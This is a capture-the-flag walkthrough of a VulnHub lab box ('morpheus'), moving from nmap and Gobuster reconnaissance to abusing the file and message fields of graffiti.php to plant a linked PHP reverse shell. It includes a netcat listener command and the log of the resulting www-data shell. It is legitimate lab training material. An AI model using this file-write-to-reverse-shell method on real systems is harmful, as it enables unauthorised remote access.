ESOMCHI EZE

VULNHUB CTF.


**STEP1**

CHECKING CONFIGURATIONS AND RUNNING INITIAL NMAP SCAN

Shows the result of running the ifconfig command on a Kali Linux machine. This was used to identify the IP address of the attack machine before launching any scanning or exploitation.

- **Attacker IP Address:** 192.168.56.102
- This IP will be used to interact with other machines on the same virtual network (host-only or NAT setup depending on your VM config).


**Nmap scan** across the entire subnet 192.168.56.0/24.





**192.168.56.104**

- **Open ports:** 22, 80, 81
- **Services:**
    - 22/tcp → SSH (secure shell access)
    - 80/tcp → HTTP (web server)
    - 81/tcp → HTTP alternative or admin panel
- **MAC Address Identified:** Oracle VirtualBox NIC, likely a Vulnhub container.

That tells us:


- **SSH (22)** is open – but remember the hint: it's "locked down," so we'll come back to that.
- **HTTP (80)** is serving the page.





- **Port 81** is interesting. It's running something non-standard (hosts2-ns is just a guess by nmap based on port).


Next Step will be to check Port 81 in Browser.

A login page is being run on port 81





Performing initial level reconnaissance like source code review








Looking for critical information about the target.


Nothing much so lets go for Directory Brute Force using **"Gobuster".**







This is just printing out the message.






Using Burpsuite to intercept a post request from ***192.168.56.104/graffiti.php***





After sending the request I found that it is having 2 fields i.e., **“file”** and **“message”** using which it is storing the message and making a new directory file with the filename.

So let’s try to upload a PHP Reverse shell to it and look for the connection.

**PHP Reverse Shell: Pentest Monkey**

- https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

  Test by sending the request into the repeater.





So it's good to go as we can see the status is 200.

After sending the request I started a **"netcat listener"** on the attacker machine and triggered the directory on the browser.

**command:**

***nc -lnvp 9001***



Reading the user flag.

```
┌──(esomchi㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.104] 34824
Linux morpheus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
 01:32:36 up 59 min,  0 users,  load average: 0.00, 0.00, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
FLAG.txt
bin
boot
crew
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$
```

```
